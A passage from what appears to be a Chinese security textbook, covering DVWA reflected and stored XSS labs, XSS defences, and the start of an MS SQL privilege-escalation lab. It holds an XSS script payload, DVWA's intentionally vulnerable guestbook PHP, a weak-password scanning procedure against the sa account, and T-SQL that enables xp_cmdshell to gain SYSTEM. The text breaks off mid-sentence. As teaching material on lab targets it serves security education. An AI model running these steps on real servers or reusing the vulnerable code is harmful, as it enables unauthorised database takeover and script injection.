



图 5-64　页面攻击效果





图 5-65　被攻击页面此时的地址栏内容

**步骤 8**：验证此类漏洞的非持久性。重新访问 DVWA 页面，单击刷新按钮或再次选择左侧 XSS(Reflected)选项，可以看到页面恢复正常，由此说明之前输入的信息未保存，是非持久性跨站脚本漏洞。

**步骤 9**：存储型 XSS 攻击。打开存在漏洞的网站 http://localhost/dvwa/vulnerabilities/xss_s/，在 DVWA 页面中选择左侧的 XSS(Stored)选项，出现如图 5-66 所示的界面。





图 5-66　存在存储型 XSS 漏洞的页面

**步骤 10**：查看正常输入输出。在 Name 输入框中输入 test，在 Message 输入框中输入 This is a test comment。单击 Sign Guestbook 按钮，可以得到正常的返回结果，如图 5-67 所示，说明该网页是为用户发表署名和评论的。

**步骤 11**：查看 PHP 源码。单击右下角的 View Source 按钮，可以看到页面的 PHP 源码，如图 5-68 所示。从源码中可以看出，页面允许用户存储未正确过滤的信息。

**步骤 12**：进行攻击测试。在 Name 输入框中输入 Test，在 Message 输入框中输入 <script>alert(/XSS/)</script>，单击 Sign Guestbook 按钮，再次访问页面就可以看到如图 5-69 所示的对话框。

**步骤 13**：验证漏洞的存储性。重新访问 DVWA 页面，单击刷新按钮或再次选择左侧的 XSS(Stored)选项，可以看到页面仍然为如图 5-69 所示之前的对话框，说明之前输入的信息已被保存。





图 5-67　正常返回效果

```
<?php

if(isset($_POST['btnSign']))
{

    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);

    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);

    // Sanitize name input
    $name = mysql_real_escape_string($name);

    $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```

图 5-68　页面 PHP 源码





图 5-69　被攻击的页面

### 5.6.4 任务与思考

可通过以下方法来防范 XSS 攻击。

**1. XSS 过滤**

虽然 XSS 攻击的对象是客户端，但 XSS 的本质是 Web 应用服务的漏洞，所以必须同时对 Web 服务器和客户端进行安全加固才能避免攻击的发生。XSS 过滤需要在客户端和服务器端同时进行。

**2. 输入验证**

输入验证就是对用户提交的信息进行有效性验证，仅接受有效的信息，阻止或忽略无效的用户输入信息。在对用户提交的信息进行有效性验证时，不仅要验证数据的类型，还要验证其格式、长度、范围和内容。

**3. 输出编码**

由于大多数 Web 应用程序都会把用户输入的信息完整地输出到页面中，从而导致 XSS 漏洞的存在。为解决这一问题，当需要将一个字符串输出到 Web 网页，但又无法确定这个字符串是否包含 XSS 特殊字符时，为了确保输出内容的完整性和正确性，可以使用 HTML 编码（HTML encode）进行处理。

扫一扫

视频讲解

## 5.7 针对 MS SQL 的提权操作

### 5.7.1 预备知识：MS SQL 提权

在很多时候，当攻击者入侵一个系统后，需要得到的是这个系统的管理员权限。但是，一般情况下获取到的往往是普通用户账户信息，拥有的权限相对较小。这时就必须采取提权方式，将普通用户的权限提升到管理员的权限。提权是指操作者提高自己在系统中的操作权限，主要用于网站入侵过程，在攻击者入侵某一网站时，往往需要通过各种漏洞提升 Web Shell 权限以夺得该服务器的控制权。

MS SQL 是指微软的 SQL Server 数据库服务器，它是一个数据库平台，提供从服务器到终端的完整数据库解决方案，其中的数据库服务器部分是一个数据库管理系统，用于建立、使用和维护数据库。

MS SQL 提权是专门针对 MS SQL 数据库用户账户管理权限的一种攻击方式，通过提升普通用户账户的权限，获取对 MS SQL 数据库系统的管制权限。

### 5.7.2 实验目的和条件

**1. 实验目的**

在熟悉系统提权攻击基本方法的基础上，以 MS SQL 数据库系统为操作对象，掌握针对 MS SQL 提权的实现方法。

**2. 实验条件。**

本实验中使用的软硬件清单如表 5-3 所示。

**表 5-3 MS SQL 提权实验清单**

| 类　型 | 序　号 | 软硬件要求 |
|---|---|---|
| 攻击机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows XP 以上 |
| | 3 | 软件版本：X-Scan 扫描器，SQL Tools 工具，SQL 查询分析器 |
| 靶机 | 1 | 数量：1 台 |
| | 2 | 操作系统版本：Windows Server 2003 |
| | 3 | 软件版本：无 |

## 5.7.3 实验过程

**步骤 1**：进入实验环境，分别运行攻击机 Windows XP 和靶机 Windows Server 2003 的操作系统。

**步骤 2**：查看靶机的 IP 地址并确认 MS SQL 服务已经正常启动，如图 5-70 和图 5-71 所示。


图 5-70　使用 ipconfig 命令查看靶机的 IP 地址





图 5-71　查看 SQL Server 是否已经正常启动

**步骤 3**：在攻击机上运行 X-Scan 扫描器并进行设置，如图 5-72 所示。





图 5-72　设置 X-Scan 扫描器

**步骤 4**：扫描的目标 IP 地址设置为靶机的 IP 地址(参照图 5-70 中显示的 IP 地址)，如图 5-73 所示。根据需要，在确定攻击对象的 IP 地址范围但是无法确定具体 IP 地址的前提下，可以在"指定 IP 范围"文本框中输入需要扫描的 IP 地址或地址段。





图 5-73　输入扫描的 IP 地址或地址段

**步骤 5**：选择了扫描参数中的"扫描模块"选项后，在中间的列表框内选中"SQL-Server

弱口令”复选框，如图 5-74 所示。





图 5-74　设置扫描模块

**步骤 6**：在选择了“其他设置”选项后，在打开的如图 5-75 所示的对话框中可以根据需要选择相应的功能项。如选中“显示详细进度”复选框后可以实时查看扫描过程的进展情况。





图 5-75　设置“其他设置”功能项

**步骤 7**：选择“插件设置”→“字典文件设置”选项，在打开的如图 5-76 所示的对话框中设置扫描过程中需要使用的字典(也可以使用默认字典)。

**步骤 8**：单击“确定”按钮开始进行扫描，扫描结果如图 5-77 所示，得到了 MS SQL 数据库使用的弱口令(sa/123456)。

**步骤 9**：使用第三方工具 SQL Tools 连接到 MS SQL 数据库(也可以使用 MS SQL 自身提供的 SQL-Server 工具进行连接)，如图 5-78 所示。





图 5-76　设置扫描过程中使用的字典





图 5-77　显示扫描结果





图 5-78　使用 SQL Tools 工具连接到 MS SQL 数据库

**步骤 10**：连接成功后进入如图 5-79 所示的操作界面。





图 5-79　连接成功后的操作界面

**步骤 11**：选择“利用目录”→“执行 DOS 命令”选项，在如图 5-80 所示的文本框中输入要执行的命令，如输入 whoami 命令查看在线的用户。





图 5-80　执行 DOS 命令界面

**步骤 12**：使用查询分析器连接 MS SQL 数据库，如图 5-81 所示。

**步骤 13**：在查询分析器中执行如下代码(执行过程和结果如图 5-82 所示。

```
;EXEC sp_configure 'show advanced options', 1 --
;RECONFIGURE WITH OVERRIDE --
;EXEC sp_configure 'xp_cmdshell', 1 --
;RECONFIGURE WITH OVERRIDE --
;EXEC sp_configure 'show advanced options', 0 --
```


图 5-81　使用查询分析器连接 MS SQL 数据库





图 5-82　在查询分析器中执行相关代码

**步骤 14**：再次使用 SQL Tools 执行 whoami 命令时，如图 5-83 所示，从返回的信息可以看出，已经获得了最高权限(system)，权限提升过程结束。

## 5.7.4　任务与思考

本实验介绍了针对 MS SQL 数据库系统的提权实现方法，通过实验读者会发现提权攻

